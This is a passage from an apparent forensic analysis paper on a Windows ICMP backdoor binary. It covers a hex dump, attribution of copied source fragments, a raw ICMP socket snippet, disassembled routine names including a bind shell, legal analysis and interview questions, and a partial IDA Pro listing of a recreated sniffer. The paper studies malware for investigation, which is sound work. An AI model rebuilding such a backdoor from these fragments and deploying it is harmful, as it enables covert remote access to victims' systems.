0x00006850  13 00 01 00 00 0B 40 FC  03 00 00 00 00 10 D9 00  ......@......... +6850
0x00006860  00 00 00 00 00 00 00 D9  50 FF 53 4D 42 2F 00 00  ........P.SMB/.. +6860
0x00006870  00 00 18 07 C8 00 00 00  00 00 00 00 00 00 00 00  ................ +6870
```

```
0x00006880  00 03 10 FF FE 00 10 00  0A 0E FF 00 DE DE 0B 40  ...............@ +6880
0x00006890  00 00 00 00 FF FF FF FF  00 00 00 00 00 00 10 D9  ................ +6890
0x000068A0  40 00 00 00 00 00 11 D9  EE                      @........        +68A0
```

Figure 18 – Unknown Leftover Code

Noticeably, an **IP address of 199.107.97.191**, saved in Unicode, appears at line 0x62B0. Using the whois feature in the utility *NetScanTools Pro* from Northwest Performance Software, it was discovered that the IP address belongs to CERFnet (an AT&T Managed Services) that has been reassigned Azusa Pacific University.

```
OrgName:    CERFnet customer - Azusa Pacific University
OrgID:      CCAPU-1
Address:    901 E. Alosta Ave.
City:       Azusa
StateProv:  CA
PostalCode: 91702
Country:    US

NetRange:   199.107.96.0 - 199.107.99.255
CIDR:       199.107.96.0/22
NetName:    CERF-AZUSA
NetHandle:  NET-199-107-96-0-1
Parent:     NET-199-105-0-0-1
NetType:    Reassigned
Comment:
RegDate:    1996-08-09
Updated:    1997-10-11
```

Figure 19 -WhoIs 199.107.97.19

Azusa Pacific University has a Honeynet Research Project; I do not think this is a coincidence. Their honeynet diagram shows that a Windows 2000 Server is one of the honeypots. Surprisingly, Azusa also has malicious code analysis challenges. The system 199.107.97.191 (sbm191.dtc.apu.edu) could be the victim; it would not be wise to scan this system for open ports to verify the mode of infection. Such activity would require permission, and the SANS challenge to discover the details of the binary did not include the permission to scan any contributors to their challenge.

Program references are in Unicode and they occur several times. The path and program string */winnt/system32/reg.exe* and the string */winnt/system32/smsses.exe* standout. This information could be from un-cleared cache in the System Message Blocks when the file handle was closed. The *smsses.exe* is the malicious code itself, and *reg.exe* is a command-line program that manipulates the registry.

The program *reg.exe* is part of Microsoft's Resource Kits for Windows NT Server and Windows 2000 Server. This tool allows the user to add, change, delete, search, save, restore, and perform many other operations on the registry from the command prompt. Since this utility is not executed within any part of the default install, it would have been installed and executed directly by the attacker. If this is so, any forensic information gleaned from that activity could lead to a more definitive location of the source of the attack. On a different thought, since the victim's system could be a honeypot, the *reg.exe* utility could have been included by the Honeypot Coordinator to make things easier for the attacker.

In any case, since the malicious binary alters the registry, the attacker may have verified that the binary was installed correctly; or, since the utility can be executed from the command prompt, it could be part of a loader that checks if the system has already been compromised.

Program Identification

An extensive search was made, on the Internet, to locate the source code to this binary. Using the most obvious string from the binary (ICMP Backdoor V0.1) with a Meta-Search engine <http://www.dogpile.com/info.dogpl/> found only one occurrence: The result **did not** contain any useful information in any form. It was another student's practical that had many false leads as though it was meant to be a trap. Part of the anti-forensics technique, is to mislead the forensic specialist.

Search engine: Google found 1 results. The query sent was "ICMP BackDoor V0.1"

1. Forensic Analysis with FIRE
... item seen within the output is the creation of a RAW ICMP socket followed by: ==== Icmp BackDoor V0.1 ===== Code by ...
http://www.dmzs.com/~dmz/David_Zendzian_GCFA.pdf

This code could be the creation of a *script kiddie* copying work from different sources; if this is so, then **recreating** the binary will be the only solution to studying its source code. A search was performed using some key phrases, which were misspelled or had some unusual formatting, yielded some very interesting results.

Source 1 – The Core: The core of the binary has a significant match to a well-known code written by *Lion* <http://1123.myrice.com/jiao9/j1128.htm> a developer from Peoples Republic of China. As shown in the comparisons, most of the two strings match position for position. Minor differences from *Ping* to *ICMP* and at the end of the strings are not enough to conclude that this part of the code is **not** Spoof's creation.

```
\r\n======================== Icmp BackDoor V0.1 ========================\r\n========= Code by
Spoof. Enjoy Yourself!\r\n Your PassWord:

char *messages = "É
\r\n======================== Ping BackDoor V0.1 ========================\r\n========= Code by
Lion. Welcome to Http://www.cnhonker.net =========\r\n";
```

-and-

```
\r\n Exit OK!\r\n

char *exitok = "\r\n Exit OK!\r\n";
```

Figure 20 – Finding the Source Code

Source 2 – The Channel: The *raw ICMP* socket code has a significant match to a well-known code written by *Dark Schneider* <http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html> a developer from Italy for *BUTCHERED-FR0M-iNSiDE* (BFI). As shown in the comparisons, the language and the case usage are exact, indicating that this part of the code is **not** Spoof's creation.

```
impossibile creare raw ICMP socket  (Code Listing Z)

fprintf(stderr, "impossibile creare raw ICMP socket");
```

-and-

```
RAW ICMP SendTo:

perror("RAW ICMP SendTo: ");
```

Figure 21 – Finding the Source Code

Source 3 – Installing the Service: The *_main* of the binary code has a significant match to a well-known code written by *C.V Anish* <http://www.codeproject.com/useritems/Windows_NT_Service.asp> a VC++ developer from India. As shown in the comparisons, the language and the case usage are exact, indicating that this part of the code is **not** Spoof's creation.

```
\n\nService UnInstalled Sucessfully\n

printf("\n\nService UnInstalled Sucessfully\n");
```

-and-

```
\n\nService Installed Sucessfully\n

printf("\n\nService Installed Sucessfully\n");
```

Figure 22 – Finding the Source Code

Source 4 – Managing the Service: The services management portion of the binary has a significant match to a well-known code written by *refdom* <http://1123.myrice.com/jiao7/jiaoc798.htm> a developer from Peoples Republic of China. As shown in the comparisons, the language and the case usage are exact, indicating that this part of the code is **not** Spoof's creation.

```
starting the service <%s>...\n

printf ("starting the service <%s>...\n", lpServiceName);
```

-and-

```
Query service config failed!\n

printf ("Query service config failed!\n");
```

Figure 23 – Finding the Source Code

Source Location: The DWORD found at the offset location 0x05040, within the *.rsrc* section, has a value of 0x0804 that identifies it as being Simplified Chinese from the Peoples Republic of China <http://www.microsoft.com/globaldev/reference/win2k/setup/lcid.mspx>. This gives an indication of the location and/or the national origin of its developer. Additionally, two of the code sources (from *Lion* and *refdom*) are available only in the Chinese language.

Using the process of elimination, we find some strings that cannot be matched. The first two could be associated to *service management*. The remaining four strings are interesting because they are not part of the copied code.

```
\nService Stopped\n
\nForce Service Stopped Failed%d\n
\nERROR 3\n
\nERROR 2\n
\nERROR 1\n
loki
```

Figure 24 – Unable to finding the Source Code

Conclusion: The string stored at location *004040AC (aIcmpBackdoorV0)* shows it was coded by *Spoof*. However, research above has shown the major contributors of the source code were from a series of coders. The ICMP code was copied from work done by *Lion* and *Dark Schneider*; the Windows Service code was copied from work done by *refdom* and *C. V. Anish*. Based on this information and programming techniques discussed earlier in this paper, this binary most likely is the work of a *script kiddie* and the extent of the compromises related to this binary is in all

probability limited. This is supported by the lack of information on the Internet about this binary. New code that is worthy of boasting will appear on the Internet; new code copied form original sources by script kiddies will usually not appear, since there is nothing to brag about.

Creating New Source Code to Analyze


Carefully stepping through the assembly code and matching it to the suspected source code, we can recreate the source code of the original binary. IDA Pro has the ability to show each assembler subroutine in a flow chart fashion. Such a feature will make if easier to match the individual parts (if/end, while, and return) of the subroutines in the original source to that in the assembler code, then making label changes as we progress will make reading the assembler code easier.

A key subroutine shown below, illustrates how to do the compares. Initially, we will look at a single function for the suspected source.

```
void ICMP_init(void)
        {
        if(icmp_init)
                  {
                  if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == INVALID_SOCKET)
                            {
                            fprintf(stderr, "impossibile creare raw ICMP socket");
                            exit(0);
                            }
                  }
        icmp_init = 0;
        };
```

Listing 21 – Sample VC++ Listing

Comparing the source listing above to the following flow chart, there is an IF statement at the beginning, of the routine which also appears in the assembly code. Within that IF statement is another IF statement which also appears in the assembly code.



Listing 22 – Sample Assembly Flowchart Listing

The binary can be reconstructed from the most probable source code by changing the old assembly label *0040A0* to that of *void_ICMP_init* and repeating the process for each subroutine, loop, and IF statement.

```
.text:00401060 void_bzero      proc near               ; CODE XREF: int_ICMP_Send+23 p
.text:00401080 void_bcopy      proc near               ; CODE XREF: int_ICMP_Send+E6 p
.text:004010A0 void_ICMP_init  proc near               ; CODE XREF: int_ICMP_Send+13 p
.text:004010F0 int_ICMP_Send   proc near               ; CODE XREF: DWORD_bindshell+CD p
.text:00401460 int_ICMP_send2  proc near               ; CODE XREF: sub_401EE0+D4 p
.text:00401720 int_ICMP_send3  proc near               ; CODE XREF: sub_401EE0+1F2 p
.text:00401880 int_mainBack    proc near               ; CODE XREF: .text:0040229E p
.text:004018C0 int_sniffer     proc near               ; CODE XREF: int_mainBack+22 p
.text:00401A00 DWORD_bindshell proc near               ; CODE XREF: int_sniffer+113 p
.text:00401CD0 BindShell_Next  proc near               ; CODE XREF: DWORD_bindshell+242 p
.text:00401EE0 sub_401EE0      proc near               ; CODE XREF: DWORD_bindshell+118 p
.text:004020F0 _main           proc near               ; CODE XREF: start+DE p
.text:00402220 WINAPI_ServiceMain:                     ; DATA XREF: _main+112 o
.text:004022B0 WINAPI_ServiceCtrlHandler:              ; DATA XREF: .text:00402223 o
.text:00402320 void_CreateSrv  proc near               ; CODE XREF: _main+84 p
.text:004024D0 void_DeleteSrv  proc near               ; CODE XREF: _main+D8 p
.text:00402580 void_StartSrv   proc near               ; CODE XREF: void_CreateSrv+145 p
```

Figure 25 – Decoded Binary and the Suspected Routines

Based on the technique above, the entire assembly code was interpreted and matched to the suspected code. This information will be used to attempt to recreate the binary. In order to make the analysis less ambiguous, only the backdoor will be recreated; the service creation will not be duplicated, since it may obfuscate the analysis. The new code will be used in Part 2 to validate the technique used in Part 1 of this paper.

Legal Implications

Since any reference to the binary was not found on any searches of the Internet and since it is a compilation of work from several other authors, it is not very likely that this binary was installed by accident. Based on the binary itself, it must be installed manually. It is not part of any known virus or worm, nor could its true function have been confused with any legitimate program performing similar tasks.

It is important to have as much substance on the side of the law as possible prior to confronting the attacker. Having a stiffer sentence to start, means we have negotiation strength. Finding the binary on the compromised system will qualify only for "Access", but not for "Injury" or "Computer Contaminant". Proving the binary was executed will escalate the severity of the incident and consequently it will escalate the severity of the law and its punishment.

Proof of Execution

When the binary installs it adds the key `[HKEY_LOCAL_MACHINE\SYSTEM \ControlSet001\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS]`. This key is not removed when the binary is uninstalled. Attempting to delete them will return an error: This binary's traces are very difficult to hide by the unskilled hacker. Additionally, the registry entries cannot be confused with any other legitimate product.

Laws That Were Violated

Knowing what laws that could have been violated, will help focus the investigations to support that law. Knowing the *letter* of the law will empower our forensic analysis. Although the binary did not function, the attacker still had "access"; and since the registry cannot be cleaned, there is

"injury". Additionally, it is clear that the intent of the code was to allow the attacker to create injury, the theft of services, and the theft of intellectual property. The California Cyber-Crime Laws[CApenal] "penal code 502(c)"protects against injury and theft of services, and "499c(b)" protects against theft of intellectual property.

Summary of the Laws

The following is an excerpt of the California laws pertaining to the incident in question:

499c – Theft of Trade Secrets

(b) Every person is guilty of theft who, with intent to deprive or withhold the control of a trade secret from its owner, or with an intent to appropriate a trade secret to his or her own use or to the use of another, does any of the following:

(1) Steals, takes, carries away, or uses without authorization, a trade secret.

(2) Fraudulently appropriates any article representing a trade secret entrusted to him or her.

(3) Having unlawfully obtained access to the article, without authority makes or causes to be made a copy of any article representing a trade secret.

(4) Having obtained access to the article through a relationship of trust and confidence, without authority and in breach of the obligations created by that relationship, makes or causes to be made, directly from and in the presence of the article, a copy of any article representing a trade secret.

502.

(a) It is the intent of the Legislature in enacting this section to expand the degree of protection afforded to individuals, businesses, and governmental agencies from tampering, interference, damage, and unauthorized access to lawfully created computer data and computer systems. The Legislature finds and declares that the proliferation of computer technology has resulted in a concomitant proliferation of computer crime and other forms of unauthorized access to computers, computer systems, and computer data.

The Legislature further finds and declares that protection of the integrity of all types and forms of lawfully created computers, computer systems, and computer data is vital to the protection of the privacy of individuals as well as to the well-being of financial institutions, business concerns, governmental agencies, and others within this state that lawfully utilize those computers, computer systems, and data.

…

(c) Except as provided in subdivision (h), any person who commits any of the following acts is guilty of a public offense:

(1) Knowingly accesses and without permission alters, damages, deletes, destroys, or otherwise uses any data, computer, computer system, or computer network in order to either (A) devise or execute any scheme or artifice to defraud, deceive, or extort, or (B) wrongfully control or obtain money, property, or data.

(2) Knowingly accesses and without permission takes, copies, or makes use of any data from a computer, computer system, or computer network, or takes or copies any supporting documentation, whether existing or residing internal or external to a computer, computer system, or computer network.

(3) Knowingly and without permission uses or causes to be used computer services.

(4) Knowingly accesses and without permission adds, alters, damages, deletes, or destroys any data, computer software, or computer programs which reside or exist internal or external to a computer, computer system, or computer network.

(5) Knowingly and without permission disrupts or causes the disruption of computer services or denies or causes the denial of computer services to an authorized user of a computer, computer system, or computer network.

(6) Knowingly and without permission provides or assists in providing a means of accessing a computer, computer system, or computer network in violation of this section.

(7) Knowingly and without permission accesses or causes to be accessed any computer, computer system, or computer network.

(8) Knowingly introduces any computer contaminant into any computer, computer system, or computer network.

(9) Knowingly and without permission uses the Internet domain name of another individual, corporation, or entity in connection with the sending of one or more electronic mail messages, and thereby damages or causes damage to a computer, computer system, or computer network.

…

(h) (1) Subdivision (c) does not apply to punish any acts which are committed by a person within the scope of his or her lawful employment. For purposes of this section, a person acts within the scope of his or her employment when he or she performs acts which are reasonably necessary to the performance of his or her work assignment.

(2) Paragraph (3) of subdivision (c) does not apply to penalize any acts committed by a person acting outside of his or her lawful employment, provided that the employee's activities do not cause an injury, as defined in paragraph (8) of subdivision (b), to the employer or another, or provided that the value of supplies or computer services, as defined in paragraph (4) of subdivision (b), which are used does not exceed an accumulated total of one hundred dollars ($100).

(i) No activity exempted from prosecution under paragraph (2) of subdivision (h) which incidentally violates paragraph (2), (4), or (7) of subdivision (c) shall be prosecuted under those paragraphs.

…

Interview Questions

We are interviewing a subject and need to acquire sufficient information to determine of they are a duped victim or a suspect. There are a number of crucial issues to consider in dealing with anyone suspected of a cyber-crime. On one hand, the investigator wants to know the truth

regarding possible guilt of a suspect even though the suspect is reluctant to cooperate. On the other hand, there are serious legal and employee relation problems that can arise from not handling the situation properly. You have to remember not to cross the line from *interview* into that of the *interrogation* [KLET] control.

> ***Stansbury v. California, 114 S. Ct. 1526 (1994):*** *The objective circumstances of an interrogation control the "custody" question. Generally, an officer's subjective beliefs about the nature of an interrogation have no bearing on the determination of whether a suspect is in custody for Miranda purposes. But those beliefs become a factor, not in itself determinative to the custody question, if communicated to the suspect. The fact that an investigation has focused on the interviewee does not mean that Miranda warnings are required; but if an officer communicates that fact to the interviewee, it may become a factor in the custody element of the Miranda equation.*

Figure 26 – Custody Question

Basically, Miranda warnings are not required simply because a cyber-crime investigation has focused on the subject being *interviewed* as long as the questioning conduct will not likely lead to an incriminating response which then constitutes an *interrogation.* For the questioning to be an interview, the interviewee must **not** be deprived of their freedom of action in any significant way, and you cannot include questions that are directly incriminating.

The purpose of conducting any type of interview is to elicit information. Sometimes we are unaware if we are interviewing a suspect, co-offender, or an innocent oblivious victim. Occasionally the victim may become the suspect. By asking the right questions we are enhancing our investigation.

The following is a small list of basic question that should not violate the interviewee's Miranda rights. If any significant findings are discovered from this interview, it should be followed by a proper legal interrogation.

1. During this investigation, we will be interviewing a number of people. Is there any reason you can think of that someone would name you as a suspect?
   If the subject feels they were exposed, they may try to divert suspicion by treating the accusations as rumors.
2. What do you think should happen to the person who installed this binary?
   The subject may try to recommend lesser punishments, may try to account for the installation as a mistake.
3. Do you have System level application installation Rights to this system?
   A test for truthfulness, a test for knowledgeable subject matter, pride may make the subject open up to questions.
4. Do you know if there are any other users with sufficient rights to install system programs?
   If their administrator rights are unapproved, they may refrain from answering this question since it may alert the real administrators of their access rights.
5. Do you have physical access to this system?
   If they have prior knowledge of how the binary needs to be installed, they may answer "no" or "I don't know I never really tried".
6. Does anyone else have physical access to this system?
   May direct suspicion to others they know should not have access.

7. Do you or do you know anyone who speaks and/or reads Chinese?
   The help file for the original code was written by coders in Peoples Republic of China (RPC); therefore, the help is in Chinese.
8. Have you written any applications using Microsoft Visual C++ 6.0?
   Bragging about programs created my reveal the necessary network knowledge to create this binary.
9. Do you have a personal system at home? If not, do you know anyone who owns a system?
   There may be no trace of the development of the binary on their work system. A location for the creation of the code is a must. Denying knowing where a non-corporate system could be located is a suspicious sign.
10. Do you know or have you ever heard of a person known as "Lion"?
    Copied by script kiddies, Lion has produced works and associated help files all in Chinese. This name might only produce guilty facial expressions with verbal denies.

Avoid Questions

Typically, the employee does not have the right to refuse to participate in the interview because they think someone *may* ask incriminating questions. If the employee exercises their Fifth Amendment right, the employer may get an adverse opinion from that refusal. The employee does not always know if the investigator is acting under the color of the law. If the investigator is not acting under the color of the law, the subject cannot be detained and the subject is free to leave. If the investigator is acting under the color of the law, the subject can be detained and the interview becomes an interrogation. Asking the wrong questions can turn an interview into a interrogation; such as, social engineering incriminating answers or directly asking incriminating questions during an interview. This could be a rights violation and make all answers including those obtained during an interview as invalid.

1. What were you doing on at 12:45am on February 20th 2003?
   If the attack came form the inside, any building access records will show that the subject was in the building at that time. Most likely, the records are what lead the investigators to the subject in the first place. As such, the question is obviously meant to self-incriminate.
2. How would you explain the abnormal network traffic reported to have occurred between this server and your system?
   If the subject made the binary pretend to be ICMP traffic, the subject will try to explain away the traffic as management traffic or the common "I was just testing the network".
3. Dou you have any personal software on your system?
   Even if the subject is not the culprit, this action could still be a cause for termination.
4. Did you place that malware on this system?
   Okay, this is obviously an incriminating question.

Additional Information

An In-Depth Look into the Win32 Portable Executable File Format, Inside Windows, <http://msdn.microsoft.com/msdnmag/issues/02/02/PE/print.asp>

Part 2 - Forensic Tool Validation

This section attempts to validate the results established by the work done in the previous section and that the computer forensics investigation produced reasonably accurate results that can be held up in a court of law. Although the complete source code could not be found, at least a significant portion of the source was located at several different sites. The results provided the essentials necessary for the security professional to make an informed judgment and for the legal and information technology community to understand the tools capabilities.

Scope

The task of disassembling a binary is an important step in discerning what a binary can do to your system. For this reason, a commercial dissembler tool known as IDA Pro will be validated and its output will be analyzed. In the previous section, an *unknown* binary was disassembled and matched to *probable* source code. In this section, the same tasks will be repeated on a *known* binary and matched to *known* source code. If the results are verifiable, then we have validated the tools output and the analytical methodology. This methodology does require a lot of mind numbing tracing of code.

Tool Description

- **Name:** IDA Pro
- **Version:** 4.5 Demo
- **Vendor:** DataRescue <http://www.datarescue.com/idabase/index.htm>
- **Author:** Ilfak Guilfanov
- **Purpose:** The tools is multi-operating system, multi-processor, interactive disassembler.
- **Benefit:** It gives the forensic investigator the ability to step through the code to determine any covert behavior. To located and establish the binary's relationship to any suspected source code.
- **Execution:** The tool can be executed from a CD-ROM. It does not need to be installed on the system under investigation.

The IDA Pro tool is an interactive disassembler, which means the analyst is actively involved in the participation of the disassembly process. IDA Pro is not an automatic analyzer of the binary programs; it will perform some significant disassembly of instructions. However, it is the job of the analyst to inform IDA Pro how to proceed and complete the process.

Test Apparatus

To enable a comprehensive analysis, an experimental network lab was constructed in an isolated controlled environment. To guarantee that the development environment does not influence the experimental environment, the code was developed on a system separate to the examination system and transferred via a floppy. The Microsoft's Windows 2000 Server Operating Systems of the development and the examination systems was installed with out-of-the-box defaults

chosen. Additionally, the Microsoft's Visual Studio was installed with defaults. The WildPackets' Packet Analyzer was used to validate the flow of traffic.

List of components

1. **System - Development**
   - **Make / Model:** Intel / S23
   - **Memory:** 130,612 KBytes
   - **Processor Type / Speed:** Intel Pentium III / 233 MHz
   - **Hard Disk Capacity:** 1.97 GBytes
   - **Operating System:** Windows 2000 Professional with Service Pack 3
   - **Network Interface Controller (Model / Speed):** Intel Pro/100 S Desktop / 100half
   - **IP Address:** 192.168.1.21
2. **System - Examination**
   - **Make / Model:** Intel / S23
   - **Memory:** 130,612 KBytes
   - **Processor Type / Speed:** Intel Pentium III @ 233 MHz
   - **Hard Disk Capacity:** 1.97 GBytes
   - **Operating System**: Windows 2000 Server with NO Service Packs
   - **Network Interface Controller (Model / Speed):** Intel Pro/100 + Server / 100half
   - **IP Address:** 192.168.1.210
3. **System - WildPackets Ethernet packet analyzer**
   - **Make / Model:** Fijitsu, LifeBook P Series / P2110
   - **Memory:** 256,000 KBytes
   - **Processor Type / Speed:** Crusoe / 833 MHz
   - **Hard Disk Capacity:** 19 GBytes
   - **Operating System:** Windows XP Professional with Service Pack 1
   - **Network Interface Controller (Model / Speed):** Xircom CardBus Ethernet II / 100half
   - **IP Address:** none
4. **Hub - Core**
   - **Make / Model:** NetGear Dual Speed Hub / DS108

Network Diagram

The validation network environment is isolated from the Internet and the corporate network. The systems were interconnecting into a single collision domain with a hub. The console VC++ program was developed using Microsoft's Visual Studio 6.0 Professional Edition.




Figure 27 – Experimental Lab

Environmental Conditions

To assure no outside influences can affect the examination system, certification was performed on the experimental program to be disassembled. The program needed to be documented that it actually works.

Performing the certification tasks involves several tasks:

- Starting the packet analyzer
- Then starting the test program
- While the program is running, test the NIC for promiscuous mode
- Ping the program with its trigger.

The console and the packet trace will certify the functionality of the program. Once the environmental conditions have been met, the program can be disassembled and the validation process can begin.

Description of the Procedures

1. **System Preparation:** Identify the compromised system and the malware. Make a forensic copy of the malware on a diskette to sneaker net to the forensic system.
2. **Checks Before Testing Begins:** Verify that the forensic system in not on the corporate network or has access to the Internet. Copy the malware from the diskette to an work area on the forensic system.
3. **How the Documentation Will Be Kept:** The filename format for the malware will typically be *somename.EXE* or *somename.COM*. The extension for the disassembled binary will be "ASM", the text file dumps "TXT", and the names "NAM"; these extension will be tacked on the "*somename*" file name to create a full file name. These files will be stored in the same work area as the malware binary.
4. **Protect the Integrity of the Results:** Save and save often will allow for the forensic analyst to back-out of changes. Additionally, the forensic system is in a double-badged locked room running on a system with a 16-character password. Access to the test results are limited to only two people; both people are forensic analyst working for this agency.
5. **Repeatable and Reproducible:** The tool was executed on the same systems several times, and on similar systems and dissimilar systems; in each case, the results were the same.

Criteria for Approval

The output of the disassembler will be a full set of assembly instructions that can be complied back into the binary. Additionally, the routines in the imported libraries will be referenced by its library name throughout the disassembled code automatically making the reverse engineering process during the analysis much easier. The dissembler's default output is *repeatable and reproducible*.

The tool is not required to run on the compromised system and it does not alter the original binary. Although it can be executed from a CDROM, it does need access to disk storage to save the analysis work, which can be saved on a floppy.

The tool does not need to be executed on a system configured with the same OS and patch level as the compromised system. During the disassembly process, the tool uses its own data files to simulate the disassembled library calls.

Data and Results

The following listing was created by IDA Pro with default settings.

```
.text:00401000 ;
.text:00401000 ; +-------------------------------------------------------------------------+
.text:00401000 ; ¦     This file is generated by The Interactive Disassembler (IDA)        ¦
.text:00401000 ; ¦     Copyright (c) 2003 by DataRescue sa/nv, <ida@datarescue.com>        ¦
.text:00401000 ; ¦                          Evaluation version                             ¦
.text:00401000 ; +-------------------------------------------------------------------------+
.text:00401000 ;
.text:00401000 ; File Name   : C:\sniffer.exe
.text:00401000 ; Format      : Portable executable for IBM PC (PE)
.text:00401000 ; Section 1. (virtual address 00001000)
.text:00401000 ; Virtual size                  : 0000051C (   1308.)
.text:00401000 ; Section size in file          : 00001000 (   4096.)
.text:00401000 ; Offset to raw data for section: 00001000
.text:00401000 ; Flags 60000020: Text Executable Readable
.text:00401000 ; Alignment     : 16 bytes ?
.text:00401000 ; OS type         :  MS Windows
.text:00401000 ; Application type:  Executable 32bit
.text:00401000 ;
.text:00401000
.text:00401000
.text:00401000 unicode         macro page,string,zero
.text:00401000                 irpc c,<string>
.text:00401000                 db '&c', page
.text:00401000                 endm
.text:00401000                 ifnb <zero>
.text:00401000                 dw zero
.text:00401000                 endif
.text:00401000 endm
.text:00401000
.text:00401000                 model flat
.text:00401000
.text:00401000 ; ---------------------------------------------------------------------------
.text:00401000
.text:00401000 ; Segment type: Pure code
.text:00401000 ; Segment permissions: Read/Execute
.text:00401000 _text           segment para public 'CODE' use32
.text:00401000                 assume cs:_text
.text:00401000                 ;org 401000h
.text:00401000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing,
gs:nothing
.text:00401000
.text:00401000 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401000
.text:00401000
.text:00401000 sub_401000      proc near               ; CODE XREF: sub_401210+3E p
.text:00401000
.text:00401000 var_128         = dword ptr -128h
.text:00401000 var_124         = dword ptr -124h
.text:00401000 var_120         = dword ptr -120h
.text:00401000 var_11C         = dword ptr -11Ch
.text:00401000 fromlen         = dword ptr -118h
.text:00401000 buf             = dword ptr -114h
.text:00401000 from            = sockaddr ptr -110h
.text:00401000 name            = byte ptr -100h
.text:00401000
.text:00401000                 sub     esp, 128h
.text:00401006                 push    ebx
.text:00401007                 push    esi
.text:00401008                 push    edi
.text:00401009                 push    1               ; dwFlags
```

```
.text:0040100B                 push    0               ; g
.text:0040100D                 push    0               ; lpProtocolInfo
.text:0040100F                 push    0               ; protocol
.text:00401011                 push    3               ; type
.text:00401013                 push    2               ; af
.text:00401015                 mov     [esp+14Ch+fromlen], 10h
.text:0040101D                 call    ds:WSASocketA
.text:00401023                 mov     ebx, eax
.text:00401025                 cmp     ebx, 0FFFFFFFFh
.text:00401028                 jnz     short loc_401041
.text:0040102A                 call    ds:WSAGetLastError
.text:00401030                 push    eax
.text:00401031                 push    offset aWsasocketFaile ; "WSASocket Failed: %d\n"
.text:00401036                 call    ds:printf
.text:0040103C                 jmp     loc_4010F4
.text:00401041 ; ---------------------------------------------------------------------------
.text:00401041
.text:00401041 loc_401041:                             ; CODE XREF: sub_401000+28 j
.text:00401041                 lea     eax, [esp+134h+name]
.text:00401045                 push    0FFh            ; namelen
.text:0040104A                 push    eax             ; name
.text:0040104B                 call    ds:gethostname
.text:00401051                 mov     esi, ds:printf
.text:00401057                 lea     ecx, [esp+134h+name]
.text:0040105B                 push    ecx
.text:0040105C                 push    offset aGethostbynameS ; "gethostbyname: %s\n"
.text:00401061                 call    esi ; printf
.text:00401063                 add     esp, 8
.text:00401066                 lea     edx, [esp+134h+name]
.text:0040106A                 push    edx             ; name
.text:0040106B                 call    ds:gethostbyname
.text:00401071                 test    eax, eax
.text:00401073                 jnz     short loc_401081
.text:00401075                 push    offset aGethostbynameF ; "gethostbyname failed\n"
.text:0040107A                 call    esi ; printf
.text:0040107C                 add     esp, 4
.text:0040107F                 jmp     short loc_4010F7
.text:00401081 ; ---------------------------------------------------------------------------
.text:00401081
.text:00401081 loc_401081:                             ; CODE XREF: sub_401000+73 j
.text:00401081                 mov     eax, [eax+0Ch]
.text:00401084                 mov     ecx, [eax]
.text:00401086                 mov     edx, [ecx]
.text:00401088                 push    edx             ; in
.text:00401089                 call    ds:inet_ntoa
.text:0040108F                 mov     edi, eax
.text:00401091                 push    edi
.text:00401092                 push    offset aHostIpS ; "Host IP: %s\n"
.text:00401097                 call    esi ; printf
.text:00401099                 xor     eax, eax
.text:0040109B                 add     esp, 8
.text:0040109E                 mov     [esp+134h+var_128], eax
.text:004010A2                 mov     word ptr [esp+134h+var_128], 2
.text:004010A9                 mov     [esp+134h+var_124], eax
.text:004010AD                 push    edi             ; cp
.text:004010AE                 mov     [esp+138h+var_120], eax
.text:004010B2                 mov     [esp+138h+var_11C], eax
.text:004010B6                 call    ds:inet_addr
.text:004010BC                 push    1EC6h           ; hostshort
.text:004010C1                 mov     [esp+138h+var_124], eax
.text:004010C5                 call    ds:htons
.text:004010CB                 lea     ecx, [esp+134h+var_128]
.text:004010CF                 push    10h             ; namelen
.text:004010D1                 push    ecx             ; name
.text:004010D2                 push    ebx             ; s
.text:004010D3                 mov     word ptr [esp+140h+var_128+2], ax
.text:004010D8                 call    ds:bind
.text:004010DE                 xor     edx, edx
.text:004010E0                 cmp     eax, 0FFFFFFFFh
.text:004010E3                 setz    dl
.text:004010E6                 mov     eax, edx
```

```
.text:004010E8                 test    eax, eax
.text:004010EA                 jz      short loc_401111
.text:004010EC                 push    eax
